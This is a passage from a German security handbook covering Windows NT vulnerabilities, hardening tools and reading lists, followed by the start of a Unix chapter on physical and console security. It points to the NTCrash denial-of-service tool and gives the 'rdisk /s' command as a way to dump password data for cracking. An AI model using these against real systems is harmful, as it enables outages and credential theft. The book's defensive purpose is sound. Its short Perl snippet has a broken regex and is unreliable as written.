Einstufung: ernst

Abhilfe: Schützen Sie Ihre Verzeichnisse durch Paßwörter.

Beigetragen von: Chris Williams

Beschreibung: Der Angreifer muß nur das Ziel zu seiner lmhosts-Datei hinzufügen und eine NETBIOS-Sitzung starten. Dann kann er beginnen, die Verzeichnisse durchzugehen. Dies ist eine ernste Schwachstelle. Momentan scheint es außer dem Paßwortschutz keine andere Möglichkeit zu geben, sich davor zu schützen.

17.4.9 Weitere Schwachstellen mit geringerer Bedeutung

Windows NT hat noch weitere Schwachstellen, die vielleicht nicht kritisch, aber dennoch ernst zu nehmen sind. Sie sind in Tabelle 17.3 aufgelistet, zusammen mit den URLs, unter denen Sie mehr darüber erfahren können:

Tabelle 17.3: Weitere Schwachstellen von Windows NT

Schwachstelle	Beschreibung und URL
Out of Band (OOB)	OOB-Attacken sind die schlimme Form von Denial-of-Service-Attacken. Viele Plattformen sind für OOB-Attacken anfällig, einschließlich Windows NT und 95. Die Abhilfe finden Sie hier: ftp://ftp.microsoft.com/bussys/winnt/winnt-public/fixes/usa/NT351/hotfixes-postSP5/oob-fix/
Port 1031	Wenn ein Cracker eine Telnet-Verbindung zu Port 1031 Ihres Servers herstellt und Müll sendet, wird dies Ihren Server aus dem Netz werfen. Das ist eine Ausnutzung einer Sicherheitslükke in der Datei INETINFO.EXE. Suchen Sie bei Microsoft nach aktuellen Patches.
NTCrash	Ein wirkungsvolles Denial-of-Service-Utility mit Namen NTCrash zwingt einen NT-Server in die Knie. Den Quellcode finden Sie hier: http://world.std.com/~loki/security/nt-exploits/ntcrash.zip. Zur Zeit ist mir keine Abhilfe bekannt. Testen Sie es einfach und sehen Sie, was passiert.
DOC-Dateien	Dies ist eine ganz bizarre Sicherheitslücke. Dateien mit der Erweiterung *.DOC können ausgeführt werden, auch wenn sie gar keine richtigen DOC-Dateien sind. Wenn ein Cracker ein Programm namens DESTROY_SERVER.EXE schreibt und es in DESTROY_SERVER.DOC umbenennt, ist es ausführbar. Offensichtlich funktioniert dies nur, wenn die Datei von der Befehlszeile aus aufgerufen wird, was Sie wahrscheinlich nie tun würden. Der Angreifer könnte diesen Aufruf jedoch auch in einer Batch-Datei verbergen.

17.4.10 Interne Sicherheit von Windows NT

Der Großteil dieses Kapitels beschäftigt sich mit *Remote-Sicherheit*, wobei die Angreifer aus fremden Netzwerken kommen. Leider gehen Angriffe aber nicht immer nur von fremden Netzwerken aus. Manchmal greifen auch Ihre eigenen Benutzer Ihren Server an. Damit befaßt sich das folgende Kapitel.

Interne Sicherheit im allgemeinen

Im allgemeinen hat Windows NT nur eine leidliche interne Sicherheit zu bieten. Dies ist grundverschieden zu seiner externen Sicherheit, die meines Erachtens sehr gut ist (wenn Sie immer die neuesten Patches installieren). Sie sollten wenigstens NTFS verwenden. Wenn Sie das nicht tun, besteht überhaupt keine Hoffnung, Ihre Rechner zu schützen. Denn es gibt einfach zu viele Dinge, die lokale Benutzer machen können, und zu viele Dateien und Dienste, die sie benutzen können.

Einige Systemadministratoren behaupten, daß sie NTFS nicht brauchen. Sie meinen, daß sie durch eine sorgfältige Administration und die Kontrolle der Personen, die Zugang zu Ihren Rechnern bekommen, mehr oder weniger auf der sicheren Seite sind. Das sind leider Wunschvorstellungen.

Das RDISK-Sicherheitsloch

Ein ausgezeichnetes Beispiel ist das RDISK-Sicherheitsloch. RDISK ist ein Windows-NT- Utility, mit dem Sie Rettungsdisketten für den Notfall erstellen können. Das ist ein wertvolles Hilfsprogramm für einen Systemadministrator; wenn es jedoch der falschen Person in die Hände gerät, stellt RDISK ein riesiges Sicherheitsloch dar. Ein Benutzer kann RDISK anweisen, von allen Sicherheitsinformationen (einschließlich Paßwörtern und Registry- Informationen) im Verzeichnis C:\WINNT\REPAIR einen Dump anzulegen. Von dort aus kann der Angreifer einen Paßwort-Cracker laden. Innerhalb von Stunden ist der gesamte Rechner bloßgelegt. Möchten Sie es einmal selbst ausprobieren? Dann geben Sie an einem Prompt folgenden Befehl ein: rdisk /s.

Gehen Sie dann ins Verzeichnis `C:\WINNT\REPAIR`. Dort finden Sie alle Informationen, die Sie zum Knacken des Rechners benötigen.

17.4.11 Eine gute interne Sicherheit aufbauen

Der Aufbau einer guten internen Sicherheit ist nie zu Ende. Es gibt keine Liste mit Tools, die Sie installieren können, um Ihren Rechner für alle Zeiten zu schützen. Es tauchen immer wieder neue Sicherheitslöcher auf. Und obwohl Microsoft wirklich viel getan hat, um die Sicherheit von NT zu verbessern, ist das ständige Streben nach Benutzerfreundlichkeit ihrer Produkte für die Bemühungen um ernsthafte Sicherheit eher hinderlich.

Ein amüsantes Beispiel dafür wurde durch Vacuum von Rhino9 (einer bekannten Hacker- Gruppe) beschrieben, der die Beobachtung machte, daß der Versuch der Beschränkung des Benutzerzugangs zu der Systemsteuerung ein erfolgloses Unterfangen ist. Er schrieb:

> *Wenn Sie über Start/Einstellungen/Systemsteuerung oder das Arbeitsplatz-Icon keinen Zugang zur Systemsteuerung haben, klicken Sie auf Start/Hilfe/Index. Alle normalerweise angezeigten Icons sind als Hilfethemen aufgeführt. Wenn Sie z.B. auf »Netzwerk« klicken,*

erscheint ein Windows-NT-Hilfefenster mit einer netten kleinen Abkürzung, über die Sie zu den Netzwerkeinstellungen der Systemsteuerung gelangen.

Dieses Problem klingt simpel und nicht sehr bedrohlich. Es trifft aber für die meisten Systemressourcen und sogar Administrationswerkzeuge zu. (Microsoft wird dies wahrscheinlich auch nie ändern. Ihre Verteidigung würde wahrscheinlich so lauten: Es erhöht die Benutzerfreundlichkeit, zu jedem Programm, das in der Online-Hilfe behandelt wird, eine direkte Verknüpfung anzubieten.)

Sie sollten wenigstens Protokollierungs-Utilities und einen Sniffer installieren. Ich empfehle Ihnen außerdem, eine umfassende Liste aller Anwendungen oder Ressourcen zu erstellen, die keine Protokollierungsmöglichkeiten haben. Wenn diese Anwendungen oder Ressourcen auch nicht mit Hilfe anderer Anwendungen protokolliert werden können, empfehle ich Ihnen, sie zu löschen oder wenigstens von ihren vorgegebenen Verzeichnissen in andere zu verschieben.

17.4.12 Ein Tip für die Einrichtung eines NT-Servers von Grund auf

Um einen möglichst sicheren Windows-NT-Server einzurichten, müssen Sie schon bei der Installation alles richtig machen. Wenn Sie Windows NT bereits mit FAT installiert haben, kommt dies natürlich etwas spät für Sie. Ich würde Ihnen dann zu einer Neuinstallation raten. Um festzustellen, ob Sie eine Neuinstallation vornehmen sollten, sollten Sie Ihren ursprünglichen Installationsvorgang mit den typischen Vorbereitungen für ein C2-System vergleichen. Dazu empfehle ich Ihnen, sich den *Secure Windows NT Installation and Configuration Guide* der Navy herunterzuladen. Dieses Dokument enthält die umfassendste Anleitung für eine sichere Installation, die derzeit in gedruckter Fassung verfügbar ist. Sie finden sie hier:

http://infosec.nosc.mil/TEXT/COMPUSEC/navynt.zip (Word)
http://infosec.nosc.mil/TEXT/COMPUSEC/navynt.pdf (PDF)

Die Anleitung führt Sie durch die Konfiguration des Dateisystems, Audit-Policy, Registry, Benutzerverwaltung, Benutzerkonten-Policy, Benutzerrechte, Vertrauensbeziehungen, System-Policy und die Systemsteuerung. Mit Hilfe der gut erläuterten Schritt-für-Schritt- Anleitung lernen Sie Windows-NT-Sicherheit praktisch nebenbei. Obwohl es nur 185 Seiten umfaßt, ist das Navy-Dokument mehr wert als 10 oder gar 100 Bücher wie dieses. Wenn Sie diese Anleitung befolgt haben, sind Sie bei der Einrichtung eines sicheren Servers schon sehr viel weiter gekommen.

17.4.13 Tools

Wenn Sie Ihren Server eingerichtet haben, können Sie sich verschiedene unverzichtbare Tools besorgen, mit denen Sie seine Sicherheit verbessern können. Kein Windows-NT- Administrator sollte je ohne diese Tools angetroffen werden.

Administrator Assistant Tool Kit 2.0

Das Administrator Assistant Tool Kit 2.0 ist eine Programmsammlung, die Utilities für die Organisation der Systemadministration von Windows-NT-Rechnern enthält.

Midwestern Commerce, Inc. (Ntsecurity.com)

1601 West Fifth Avenue Suite 207
Columbus, OH 43212
Tel. 001-614-336-9223
E-Mail: Services@box.omna.com URL: http://www.ntsecurity.com/

FileAdmin

FileAdmin ist ein fortgeschrittenes Tool zur Handhabung von Dateiberechtigungen in großen Netzwerken. Dieses Utility kann Ihnen viele Stunden Arbeit ersparen.

Midwestern Commerce, Inc. (Ntsecurity.com)
1601 West Fifth Avenue Suite 207
Columbus, OH 43212
Tel. 001-614-336-9223
E-Mail: Services@box.omna.com
URL: http://www.ntsecurity.com/

Kane Security Analyst

Kane Security Analyst ermöglicht eine Echtzeit-Erkennung von Eindringlingen in Windows NT. Dieses Utility erkennt und meldet Sicherheitsverletzungen und ist sehr flexibel konfigurierbar.

Intrusion Detection, Inc.
217 East 86th Suite 213
New York, NY 10028
Tel. 001-212-348-8900
E-Mail: info@intrusion.com
URL: http://www.intrusion.com/

NetXRay Analyzer

NetXRay Analyzer ist ein wirkungsvoller Protokoll-Analyzer (Sniffer) und ein Netzwerküberwachungs-Tool für Windows NT. Er ist wahrscheinlich der umfangreichste verfügbare Sniffer für Windows NT. (Kurios ist, daß dieses Produkt selbst ein kleines Sicherheitsloch hat. David LeBlanc entdeckte, daß Version 2.6 einen Puffer-Überlauf hat.)

Cinco Networks, Inc.
6601 Koll Center Parkway Suite 140
Pleasanton, CA 94566
Tel. 001-510-426-1770
E-Mail: marketing@ngc.com
URL: http://www.cinco.com/

NT Crack

NT Crack ist ein Tool, das Windows-NT-Paßwörter prüft. Es ist das NT-Äquivalent zu Crack für Unix.

Secure Networks, Inc.
Suite 330 1201 5th Street S.W
Calgary, Alberta Canada T2R-0Y6
Tel. 001-403-262-9211
E-Mail: jwilkins@secnet.com
URL: http://www.secnet.com/

NT Locksmith

NT Locksmith ermöglicht den Zugriff auf einen Windows-NT-Rechner ohne Paßwort. Es ist ein Rettungs-Utility, das Ihnen ermöglicht, ein neues Admin-Paßwort festzulegen.

Winternals Software LLC
P.O. Box 49062
Austin, TX 78705
Fax: 001-512-427-5869
E-Mail: info@winternals.com
URL: http://www.winternals.com/

NTFSDOS Tools

NTFSDOS Tools ermöglicht es Ihnen, von einer DOS-Diskette aus Kopier- und Rename-Berechtigungen für Windows NT zu erlangen. Ein großartiges Tool für Notfälle (z.B. wenn Sie das Admin-Paßwort verloren haben. Hm...).

Winternals Software LLC
P.O. Box 49062
Austin, TX 78705
Fax: 001-512-427-5869
E-Mail: info@winternals.com
URL: http://www.winternals.com/

NTHandle

NTHandle identifiziert offene Prozesse in Windows NT und ermöglicht Ihnen so, ein Auge auf Ihre Anwender zu haben.

NT Internals - Mark Russinovich
E-Mail: mark@ntinternals.com
URL: http://www.sysinternals.com/

NTRecover

NTRecover ist ein Rettungsprogramm. Es ermöglicht Ihnen, auf tote Windows-NT-Laufwerke über serielle Schnittstellen zuzugreifen. Nicht schlecht, oder?

Winternals Software LLC

P.O. Box 49062
Austin, TX 78705
Fax: 001-512-427-5869
E-Mail: info@winternals.com URL: http://www.winternals.com/

NTUndelete

NTUndelete ermöglicht Ihnen, Dateien, die an einem Prompt oder aus Anwendungen heraus gelöscht worden sind, zu speichern und später wiederherzustellen.

Winternals Software LLC
P.O. Box 49062
Austin, TX 78705
Fax: 001-512-427-5869
E-Mail: info@winternals.com
URL: http://www.winternals.com/

PC Firewall 1.02

PC Firewall 1.02 ist eine bidirektionale Paketfilter-Sammlung für Windows 95 und Windows NT.

McAfee (Network Associates, Inc.)
2805 Bowers Ave
Santa Clara, CA 95051
Tel. 001-408-988-3832
E-Mail: ordermaster@nai.com
URL: http://www.nai.com/

PWDUMP

PWDUMP erstellt einen Dump (Speicherauszug) von Paßworteinträgen, die in der Registry aufbewahrt sind.

Jeremy Allison
E-Mail: jra@cygnus.com
URL: ftp://samba.anu.edu.au/pub/samba/pwdump/pwdump.c

RedButton

RedButton ist ein Tool zum Testen von Sicherheitslücken in öffentlich zugänglichen Registries auf entfernten Rechnern.

Midwestern Commerce, Inc. (Ntsecurity.com)
1601 West Fifth Avenue Suite 207
Columbus, OH 43212
Tel. 001-614-336-9223
E-Mail: Services@box.omna.com

URL: http://www.ntsecurity.com/

RegAdmin

RegAdmin ist ein fortgeschrittenes Tool zur Handhabung von Registry-Einträgen in großen Netzwerken. Es spart sehr viel Zeit.

Midwestern Commerce, Inc. (Ntsecurity.com)
1601 West Fifth Avenue Suite 207
Columbus, OH 43212
Tel. 001-614-336-9223
E-Mail: Services@box.omna.com
URL: http://www.ntsecurity.com/

ScanNT Plus

ScanNT Plus ist ein Wörterbuch-Utility zum Knacken von Paßwörtern. Testen Sie Ihre NT- Paßwörter damit.

Midwestern Commerce, Inc. (Ntsecurity.com)
1601 West Fifth Avenue Suite 207
Columbus, OH 43212
Tel. 001-614-336-9223
E-Mail: Services@box.omna.com
URL: http://www.ntsecurity.com/

Somarsoft DumpAcl

Somarsoft DumpAcl erstellt Dumps von Berechtigungen für das Windows-NT-Dateisystem in der Registry, einschließlich Freigaben und Drucker. Es verschafft einen Überblick über Berechtigungen, der in großen Netzwerken normalerweise schwer zu erlangen ist.

Somarsoft, Inc.
P.O. Box 642278
San Francisco, CA 94164-2278
Tel. 001-415-776-7315
E-Mail: info@somarsoft.com URL: http://www.somarsoft.com/

Somarsoft DumpEvt

Somarsoft DumpEvt erzeugt Dumps von Ereignisprotokollinformationen, die zur Analyse in eine Datenbank importiert werden können.

Somarsoft, Inc.
P.O. Box 642278
San Francisco, CA 94164-2278
Tel. 001-415-776-7315

E-Mail: info@somarsoft.com
URL: http://www.somarsoft.com/

Somarsoft DumpReg

Somarsoft DumpReg erstellt Dumps von Registry-Informationen zur Analyse. Es ermöglicht außerdem eine gute Suche und einen Abgleich von Schlüsseln.

Somarsoft, Inc.
P.O. Box 642278
San Francisco, CA 94164-2278
Tel. 001-415-776-7315
E-Mail: info@somarsoft.com
URL: http://www.somarsoft.com/

Somarsoft RegEdit

Somarsoft RegEdit ist ein vollständiges Programm zum Editieren und Handhaben der Registry, das Basic unterstützt. (Es ist sozusagen die gedopte Version von RegEdit.)

Somarsoft, Inc.
P.O. Box 642278
San Francisco, CA 94164-2278
Tel. 001-415-776-7315
E-Mail: info@somarsoft.com
URL: http://www.somarsoft.com/

Virtuosity

Virtuosity ist ein umfassendes Verwaltungs- und Umstellungs-Tool. (Gut für große Umstrukturierungen.)

Midwestern Commerce, Inc. (Ntsecurity.com)
1601 West Fifth Avenue Suite 207
Columbus, OH 43212
Tel. 001-614-336-9223
E-Mail: Services@box.omna.com
URL: http://www.ntsecurity.com/

17.4.14 Gute Online-Informationsquellen

Im nächsten Abschnitt finden Sie viele gute Links zu Windows-NT-Informationen. Die meisten von ihnen werden ständig aktualisiert.

Das FTP-Archiv der Mailing-Liste zu Windows-NT-Sicherheit

Dies ist ein Archiv aller in der Mailing-Liste zu Windows-NT-Sicherheit geposteten Beiträge. Das Archiv reicht bis zum Juli 1996 zurück und enthält Beiträge von Windows-NT- Sicherheitsexperten und

-Enthusiasten. Ich empfehle Ihnen, sich die gesamten Dateien herunterzuladen.

Informationen aus der Dateiliste zu ziehen kann ziemlich mühselig sein, da sie als reine Textdatei vorliegt. Das ist eine gute Aufgabe für Perl. Sie können mit ein paar Zeilen Code die ganzen Betreffzeilen aus dem Text ziehen:

```
#!/usr/bin/perl
if(/^Subject: (.*)) {
print;
}
```

Wenn Sie die Betreffzeilen haben, haben Sie schon einen besseren Überblick. Noch mehr Licht bringen Sie in die Sache, wenn Sie alle mit RE: beginnenden Betreffzeilen unterdrükken. Im allgemeinen suchen Sie ja nach dem ersten Beitrag, da dieser meistens ein durch den Autor neu entdecktes Sicherheitsloch beschreibt. Solche Beiträge stammen häufig von Leuten, die routinemäßig Sicherheitslücken von Betriebssystemen aufdecken. Viele von ihnen sind Autoritäten auf bestimmten Gebieten der Windows-NT-Sicherheit (z.B. Leute wie David LeBlanc und Russ Cooper). Alles in allem ist diese Liste wirklich gut.

ftp://ftp.iss.net/pub/lists/ntsecurity-digest.archive/

AlphaNT

Diese Site beherbergt Tools, Dokumente und andere Informationen über Windows NT auf der DEC Alpha-Plattform. Dieses Dateiarchiv ist eine gewaltige Sammlung von Utilities und Programmen für alles mögliche, von der Sicherheit bis hin zur Entwicklung.

http://dutlbcz.lr.tudelft.nl/alphant/

Windows NT Security FAQ

Dieses Dokument mit häufig gestellten Fragen zur Windows-NT-Sicherheit ist ein absolutes Muß, wenn Sie ein Neuling auf diesem Gebiet sind. Ich gehe jede Wette mit Ihnen ein, daß mehr als die Hälfte der Fragen, die Sie zur NT-Sicherheit haben, in diesem Dokument beantwortet sind.

http://www.it.kth.se/~rom/ntsec.html

NTBugTraq

NTBugTraq ist eine ausgezeichnete Informationsquelle, die von Russ Cooper von RC Consulting betreut wird. Die Site beinhaltet eine Datenbank mit Windows-NT-Sicherheitslücken und die archivierten und mit einer Suchfunktion versehenen Versionen der NTBugTraq-Mailingliste.

http://www.ntbugtraq.com/

MS Internet Security Framework FAQ

Dieses Dokument beschäftigt sich mit dem MS Internet Security Framework. Es beantwortet viele Fragen zu Windows NT, Microsoft-Verschlüsselung und Microsoft-Sicherheit.

http://www.ntsecurity.net/security/inetsecframe.htm

NTSECURITY.COM

Diese Site wird von der Aelita Software Group der Midwestern Commerce, Inc., betreut, einer bekannten Entwicklungsfirma, die unter anderem Sicherheitsapplikationen für Windows NT entwickelt.

http://www.ntsecurity.com/default.htm

Expert Answers for Windows NT

Dies ist ein Forum, in dem fortgeschrittene Windows-NT-Themen diskutiert werden. Es ist eine gute Adresse, um mögliche Lösungen für sehr undurchschaubare und konfigurationsspezifische Probleme zu finden. Regelmäßige Teilnehmer posten klare, kurz gehaltene Fragen und Antworten wie: »Ich habe einen PPRO II mit NT 4.0 und IIS 3, auf dem MS Exchange 5.0 läuft, mit SP3 für NT und SP1 für Exchange. Warum stürzt mein Mailserver ab?«

http://community.zdnet.com/cgi-bin/podium/show?ROOT=331&MSG=331&T=index

Windows NT Security Issues bei Somarsoft

Das Dokument zu Windows-NT-Sicherheitsthemen bei Somarsoft behandelt fortgeschrittene Sicherheitslücken im Windows-NT-Betriebssystem. Sie finden es hier:

http://www.somarsoft.com/security.htm

The ISS Vulnerability Database

Die Sicherheitslücken-Datenbank von Internet Security Systems ist eine sehr gute Quelle, um herauszufinden, ob Ihr Rechner mit allen nötigen Patches versehen ist. Sie finden sie hier:

http://www.iss.net/vd/library.html

Enhanced Security for [Windows] NT 5.0

Dieser Artikel über die verbesserte Sicherheit von Windows NT 5.0 wurde von Michael A. Goulde geschrieben. Er behandelt interessante Themen und gibt einen kleinen Ausblick darauf, was bei Version 5.0 zu erwarten ist.

http://www.microsoft.com/ntserver/community/seybold.asp?A=7&B=4

Association of Windows NT Systems Professionals

Dies ist eine Gruppe, die Informationen über fortgeschrittene Windows-NT-Themen, Sicherheit und Entwicklung austauscht. Sie besteht seit 1993.

http://www.ntpro.org/ntpro.html

Windows NT Magazine Online

Sie denken wahrscheinlich, daß kommerzielle Magazine keine gute Quelle für Sicherheitsinformationen sind. Bei dieser Site ist das zum Glück anders. Sie finden hier einige wertvolle Artikel und Editorials.

http://www.winntmag.com/

Defense Information Infrastructure Common Operating Environment (DII COE), Version 3.1, Gesammelte Dokumente zu NT 4.0

Es gibt eine Reihe von Dokumenten, die Standards für die Entwicklung und Administration auf der Windows-NT-Plattform spezifizieren.

http://spider.osfl.disa.mil/cm/dii31/dii31_nt40.html

Securing Windows NT Installation

Dies ist ein unglaublich detailliertes Dokument von Microsoft über die Installation eines sicheren Windows-NT-Servers. Das Microsoft-Team hat in den letzten Jahren wegen der Sicherheit viel Druck bekommen, und dieses Dokument ist die Antwort darauf.

http://www.microsoft.com/ntserver/guide/secure_ntinstall.asp?A=2&B=10

Steps for Evaluating the Security of a Windows NT Installation

Ein ausgezeichnetes Dokument von Tom Sheldon, Autor des *Windows NT Security Handbook* . Es beschreibt die notwendigen Schritte zur Errichtung eines sicheren Windows-NT- Servers.

http://www.ntresearch.com/ntchecks.htm

Coopers and Lybrand White Paper on NT

Daran müssen Sie sich erinnern - in diesem Dokument attestierten C&L Mitte 1997 die Sicherheit von Windows NT 4.0. Naja! Obwohl das Dokument etwas voreilig war, ist es immer noch lehrreich (obwohl man vielleicht mehr darüber erfährt, welche Kriterien C&L für die Sicherheitsprüfung anwenden, als über NT-Sicherheit an sich).

http://www.microsoft.com/ntserver/guide/cooperswp.asp?A=2&B=10

Troubleshooting Windows NT

Diesen informativen und recht technischen Artikel zur Systemadministration unter Windows NT finden Sie auf dieser Seite:

http://www.ntsystems.com/nts110fe.htm

Das NT-Archiv der University of Texas am Austin Computation Center

Diese Site enthält eine breite (und manchmal eklektische) Auswahl an Tools und Fixes für Windows NT.

ftp://microlib.cc.utexas.edu/microlib/nt/

17.4.15 Bücher über Windows-NT-Sicherheit

Die folgenden Titel sind verschiedenartige Abhandlungen über Windows-NT-Sicherheit. Wenn Sie knapp bei Kasse sind, würde ich Ihnen zunächst zum Erwerb des *Windows NT Security Handbook* raten. Es ist ein gründliches Buch, das zu den am meisten benutzten Nachschlagewerken von Windows-NT-Administratoren zählt.

Windows NT Systemadministration. Aeleen Frisch. O'Reilly & Associates, 1998. ISBN: 3897211181.

Internet Security With Windows NT. Mark Joseph Edwards. Duke Communications, 1997. ISBN: 1882419626.

Microsoft Windows NT Network Administration Training. Microsoft Educational Services Staff. Microsoft Press, 1997. ISBN: 1572314397.

Pcweek Microsoft Windows NT Security: System Administrator's Guide. Nevin Lambert, Manish Patel, Steve Sutton. Ziff Davis, 1997. ISBN: 1562764578.

Windows NT Administration: Single Systems to Heterogeneous Networks. Marshall Brain, Shay Woodard und Kelly Campbell. Prentice Hall, 1994. ISBN: 0131766945.

Windows NT Security Guide. Steve A. Sutton. Addison-Wesley Pub Company, 1996. ISBN: 0201419696.

Windows NT Security Handbook. Tom Sheldon. Osborne McGraw-Hill, 1996. ISBN: 0078822408.

Windows NT Security: A Practical Guide to Securing Windows NT Servers and Workstations. Charles B. Rutstein. McGraw-Hill, 1997. ISBN: 0070578338.

Windows NT Server 4 Security Handbook. Lee Hadfield, Dave Hatter und Dave Bixler. Que, 1997. ISBN: 078971213X.

Windows NT Server and Unix: Administration, Co-Existence, Integration and Migration. G. Robert Williams und Ellen Beck Gardner. Addison-Wesley Publishing Company, 1998. ISBN: 0201185369.

Windows NT Benutzer-Administration. Ashley J. Meggitt und Timothy D. Ritchey. O'Reilly & Associates, 1998. ISBN: 3897211114.

WWW Security: How to Build a Secure World Wide Web Connection. Robert S. MacGregor, Alberto Aresi und Andreas Siegert. Prentice Hall, 1996. ISBN: 0136124097.

17.5 Zusammenfassung

Windows NT ist eine ausgezeichnete Server-Plattform. Wie seine Entsprechungen ist jedoch auch Windows NT nicht von sich aus sicher. Um einen sicheren Server zu betreiben, müssen Sie drei Dinge tun:

- Die in diesem Kapitel besprochenen Sicherheitslücken mit Hilfe von Patches schließen

- Die in anderen Kapiteln besprochenen Sicherheitsmethoden anwenden
- Ständig die neuesten Entwicklungen verfolgen

Wenn Sie diese Dinge beachten, sollten Sie keine Probleme bekommen.

---

vorheriges Kapitel | Inhaltsverzeichnis | Stichwortverzeichnis | Kapitelanfang | nächstes Kapitel

vorheriges Kapitel | Inhaltsverzeichnis | Stichwortverzeichnis | nächstes Kapitel

18

Unix - die große Herausforderung

Ein Unix-Netzwerk zu sichern, ist sogar für erfahrene Anwender eine furchteinflößende Aufgabe. Seltsamerweise sind heutzutage sogar nicht mit Unix vertraute Anwender bereit, dies zu versuchen.

18.1 Sicherheit von Anfang an

Sicherheit beginnt bei der Installation, also werden wir auch mit dieser beginnen und uns dann weiter vorarbeiten. Dieser erste Abschnitt behandelt folgende Themen:

- Physikalische Sicherheit
- Sicherheit an der Konsole
- Installationsmedien
- Paßwortsicherheit
- Patches

18.2 Die physikalische Sicherheit

Ihr Unix-Rechner ist immer nur so sicher wie sein Standort. Deshalb sollten Sie ihn vor böswilligen Anwendern abschirmen. In *RFC 1244* steht folgendes:

> *Eine grundlegende Tatsache bei der Computersicherheit ist, daß, wenn der Rechner selbst nicht physikalisch sicher ist, das ganze System nicht mehr als sicher angesehen werden kann. Ein Nutzer mit physikalischem Zugang zum Rechner kann ihn anhalten, ihn im privilegierten Modus wieder hochfahren, die Festplatte austauschen oder verändern, Trojanische Pferde einschleusen oder eine Vielzahl anderer unerwünschter (und schwer zu verhindernder) Aktionen durchführen. Kritische Datenübertragungsverbindungen, wichtige Server und andere wichtige Rechner müssen an physikalisch sicheren Standorten stehen.*

Ihr Rechner sollte so wenig wie möglich dem Kontakt mit nicht vertrauenswürdigem Personal ausgesetzt sein. Wenn das nicht machbar ist (und der Rechner in feindlichem Gebiet stehen muß), sollten Sie eines der Produkte in Tabelle 18.1 einsetzen.

Tabelle 18.1: Produkte zur Erhöhung der physikalischen Sicherheit

Produkt	Beschreibung und Adresse
DOMUS ITSS	DOMUS ITSS ist kein Produkt, sondern ein Beratungsdienst. DOMUS berät (besonders Behörden und Unternehmen) bei der Installation und Konfiguration von biometrischen Authentifizierungsgeräten. http://www.domus.com/itss/bio-adv-card.html
IrisScan	IrisScan ist ein biometrisches Authentifizierungssystem für Netzwerke, das bis zu 256 Workstations pro LAN-Abschnitt unterstützt. Anwender werden durch das einmalige Muster ihrer Iris identifiziert. http://www.iriscan.com/
PC Guardian	PC-Guardian-Produkte umfassen Diskettenschlösser und physikalische Zugriffskontrollgeräte für IBM-kompatible Rechner. Wenn Sie einen Linux-, SCO-, SolarisX86- oder Xenix-Rechner haben, sehen Sie hier nach: http://www.pcguardian.com/
Barracuda Security	Physikalische Sicherheitsvorkehrungen für IBM-Kompatible (wie z.B. automatische Pager, die Sie warnen, wenn ein unbefugter Zugriff erfolgt ist). http://www.barracudasecurity.com/
PHAZER	Entwickelt von Computer Security Products, Inc., ist PHAZER ein Glasfaser-Device, das physikalische Eingriffe erkennt. (Dann wird ein Alarm ausgelöst.) PHAZER ist gut zur Sicherung von Universitätsrechenzentren oder anderen großen Netzwerken geeignet. http://www.computersecurity.com/fiber/index.html

Wenn Sie noch keine Richtlinien für physikalische Sicherheit haben, sollten Sie welche aufstellen. Lesen Sie außerdem einige der folgenden Veröffentlichungen:

- **Site Security Handbook.** Internet Draft, Juli 1997, und Nachfolger des RFC 1244. Dieses Dokument beinhaltet einige ausgezeichnete Hinweise zur physikalischen Sicherheit. http://www.cert.dfn.de/eng/resource/ietf/ssh/draft-05.txt
- **Computer Room Physical Security Guide.** Vom Department of Defense Health Affairs. http://www.ha.osd.mil/dmim/security/comprm.html
- **Report on the Follow-Up Audit of Physical Security of the Local Area Network.** Kommentar zu einem Bericht des *Office of Inspector General* über physikalische Computersicherheit. Enthält einige unentbehrliche Informationen. http://www.fcc.gov/Bureaus/Inspector_General/Reports/rep96-1.txt

18.3 Konsolensicherheit

Die Konsolensicherheit ist ein weiteres wichtiges Thema. Zwei Dinge sind besonders bedenklich:

- Konsolen- und Einzelplatz-Paßwörter
- Das Root-Paßwort

Wir wollen beide kurz besprechen.

18.3.1 Konsolenpaßwörter

Konsolenpaßwörter sind an Unix-Workstations üblich. Je nach Ihrer Architektur kann ein Eindringling diese Paßwörter verwenden, um unterschiedliche Ziele zu erreichen.

Bei der X86-Architektur sollten Sie das BIOS-Paßwort aktivieren. Wenn Sie dies nicht tun, können lokale Eindringlinge Denial-of-Service-Attacken ausüben oder sogar Daten zerstören. Viele BIOS-Systeme beinhalten heute Programme zur Formatierung oder Oberflächenanalyse von Festplatten, die alle Daten auf der Festplatte vernichten können. Außerdem bieten die meisten modernen BIOS-Systeme Zugriff auf serielle und parallele Schnittstellen oder andere Hardware, die zum Export oder Import von Informationen verwendet werden kann. Und wenn Sie SCSI-Geräte benutzen, werden Sie Eindringlinge daran hindern wollen, auf die SCSI-Utilities zuzugreifen. Viele dieser Utilities werden beim Booten oder beim Ansprechen des SCSI-Adapters geladen. Ein gutes Beispiel dafür sind die Adaptec-Produkte: Die SCSI-Adapter-Software ermöglicht es Eindringlingen, neue Festplatten hinzuzufügen, vorhandene zu formatieren und so weiter.

Unix-Workstations haben ähnliche Probleme. Sie sollten das PROM-Paßwort (und Konsolenpaßwort) sofort bei der Installation aktivieren. Dieses Paßwort kann Eindringlingen je nach Architektur unterschiedliche Dinge ermöglichen. Viele Systeme unterstützen Einzelplatzmodi. Bestimmte DEC-Stationen (besonders 3100) ermöglichen Ihnen, Ihre Boot- Optionen zu bestimmen:

> *Wenn eine DEC-Workstation ausgeliefert wird, läuft das Konsolensystem zuerst im privilegierten Befehlsmodus. Wenn Sie keine Änderungen vornehmen, gibt es keine Einschränkungen für Konsolenbefehle. Jeder, der physikalisch auf die Konsole zugreifen kann, kann beliebige Konsolenbefehle ausführen, wobei das interaktive Booten am gefährlichsten ist.*

Wegweiser:

Der obige Absatz stammt aus CIAC-2303, The Console Password for DEC Workstations, von Allan L. Van Lehn. Sie finden dieses ausgezeichnete Dokument unter http://ciac.llnl.gov/ciac/documents/.

Eindringlinge können das interaktive Booten nutzen, um privilegierten Zugang zu erhalten und Daten zu zerstören oder Ihr System herunterzufahren.

Hinweis:

Einige Workstations haben auch physikalische Schwächen, die im allgemeinen mit der PC-Plattform assoziiert werden. Z.B. führt das Entfernen des nvram-Chips bei Indigo-Workstations zum Löschen des PROM-Paßworts.

18.3.2 Das Root-Paßwort

Direkt nach Abschluß der Installation sollten Sie das Root-Paßwort setzen. Viele Distributionen, wie SunOS oder Solaris, fordern Sie dazu auf. Dies ist die letzte Option vor dem Reboot (SunOS) oder Hochfahren (Solaris). Einige Distributionen (z.B. Linux Slackware oder AIX) erzwingen jedoch keine

Paßwortangabe vor dem ersten Booten. Wenn Sie eines dieser Systeme verwenden, müssen Sie das Root-Paßwort sofort beim ersten Einloggen setzen.

18.4 Installationsmedien

